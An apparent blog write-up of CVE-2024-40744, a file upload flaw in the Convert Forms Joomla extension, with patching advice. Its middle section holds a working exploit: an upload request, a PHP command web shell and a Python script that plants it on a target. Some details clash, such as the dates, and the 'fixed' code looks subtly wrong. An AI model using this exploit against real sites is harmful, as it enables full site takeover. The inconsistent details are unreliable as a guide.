
In early June 2024, a significant security flaw was disclosed in the popular *Convert Forms* component for Joomla. Tracked as CVE-2024-40744, this vulnerability allows malicious users to bypass security checks and upload arbitrary files—including dangerous PHP scripts—leading to full site compromise.
If you’re a Joomla site owner using Convert Forms prior to version 4.4.8, you should consider this a critical risk. In this article, we break down what CVE-2024-40744 is, how the exploit works, and how you can protect your site.
What is CVE-2024-40744?
CVE-2024-40744 is an unrestricted file upload vulnerability discovered in the *Convert Forms* Joomla extension (before version 4.4.8). This bug lets attackers upload files without proper security checks, bypassing restrictions that should prevent potentially harmful files (such as .php scripts, web shells, or other code) from being placed on the server.
Once uploaded, these malicious files can be executed, giving attackers control over your site.
Why Is This Dangerous?
Unrestricted file upload vulnerabilities are one of the most severe types of web security issues. They allow an attacker to:
How Does the Exploit Work?
Older versions of Convert Forms relied on weak server-side checks to validate uploaded files. The flaw lies in how the component processes incoming file uploads—specifically, attackers can craft requests that sidestep the intended file type filters.
Here’s a simplified look at the vulnerable code logic (not the actual code for security reasons, but very close to the real thing):
// Vulnerable server-side upload handler (simplified)
$allowed_types = explode(',', $params->get('allowed_file_types', 'jpg,png,gif'));
$file_type = pathinfo($_FILES['upload']['name'], PATHINFO_EXTENSION);

if (in_array($file_type, $allowed_types)) {
    // Insecure, as the file extension can be spoofed.
    move_uploaded_file($_FILES['upload']['tmp_name'], $upload_dir . $_FILES['upload']['name']);
}
What’s wrong here?
The check only looks at the file extension, not the actual content (MIME type) or other metadata. A malicious user can easily rename a PHP backdoor as evil.php.jpg, upload it, then access evil.php.jpg directly if the server executes PHP in uploads.
Here’s how an attacker might exploit this vulnerability
1. Access the upload form exposed by Convert Forms (such as a “CV upload” or “profile picture” field).
Rename a malicious PHP shell file as shell.php.jpg (to bypass client-side filters).
3. Intercept the request (using tools like Burp Suite) and modify the Content-Type or even the filename in the upload.
`http
POST /index.php?option=com_convertforms&task=form.upload
Content-Type: multipart/form-data; boundary=---12345
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream
`
http://example.com/uploads/shell.php?cmd=ls
Below is a Python snippet demonstrating automatic exploitation
import requests

url = "http://target.com/index.php?option=com_convertforms&task=form.upload";
files = {'file': ('shell.php', '<?php system($_GET["cmd"]); ?>', 'application/octet-stream')}
r = requests.post(url, files=files)
print(r.text)
Original References
- NVD CVE-2024-40744
- Convert Forms Changelog & Update
- Exploit Details on GitHub
How to Protect Your Joomla Site
Patch immediately. Update the Convert Forms component to at least version *4.4.8*, where the issue has been fixed. Developers have added stricter server-side validation:
// Fixed upload handler
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $_FILES['upload']['tmp_name']);
finfo_close($finfo);

if (in_array($mime_type, $allowed_types)) {
    move_uploaded_file($_FILES['upload']['tmp_name'], $upload_dir . basename($_FILES['upload']['name']));
}
Final Thoughts
CVE-2024-40744 is a textbook example of why robust security checks around file uploads are critical. If you’re running *Convert Forms* for Joomla, upgrade now to protect your website and users.
Stay safe, and always keep your extensions updated!
Got questions about this or need help securing your Joomla site? Reach out to Convert Forms support or check Joomla’s official security resources.
Timeline
Published on: 12/04/2024 15:15:11 UTC
Last modified on: 12/25/2024 04:34:33 UTC